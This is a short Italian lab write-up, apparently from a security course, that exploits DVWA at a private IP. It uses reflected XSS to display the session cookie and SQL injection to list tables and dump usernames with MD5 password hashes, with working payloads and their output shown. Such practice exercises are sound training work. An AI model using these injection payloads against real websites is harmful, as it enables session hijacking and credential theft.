
Exploit DVWA


- XSS Reflect

Dopo aver loggato dentro DVWA, impostato Low Security ed aver selezionato XSS Reflected passiamo allo svolgimento del compito. Nella sezione “What’s your Name” inseriremo **<script>alert(6)</script>** e vedremmo come nell’URL del Browser e tramite POP-UP ci verrà a vista.



What's your name?


Hello 6




192.168.50.101

6

Visto l’esecuzione di questo scripts, inseriremo questa **volta <script>alert(document.cookie)</script>** in questa maniera verrà preso il Cookie del nostro sito di riferimento.



```
192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)<%2Fscript>#
```




192.168.50.101

security=low; PHPSESSID=ecf85202c78b15325c4331e26d3ea70a

SQL injection

Per quanto riguarda SQL Injection, e l’apposita sezione, qui potremmo trovare gli utenti nel DataBase tramite il nostro comando **%’ or ‘0’=’0** che ci permetterà di visualizzare gli utenti.



Vulnerability: SQL Injection


User ID:

```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

Da qui possiamo utilizzati molti comandi a nostra disposizione, come ad esempio;

%' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#

In questa maniera vedremo tutte le varie tabelle con utenti che iniziano con **User**




User ID:

```
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_grouppermissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_groups

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_objectpermissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_permissions

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_usergroups

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_users
```

Ma in questo caso sfrutteremo il comando qui sotto, dove ci darà ulteriori informazioni, tra cui anche le user_Pasword

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #



Vulnerability: SQL Injection

User ID:

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: admin
admin
admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Gordon
Brown
gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Hack
Me
1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Bob
Smith
smithy
5f4dcc3b5aa765d61d8327deb882cf99
```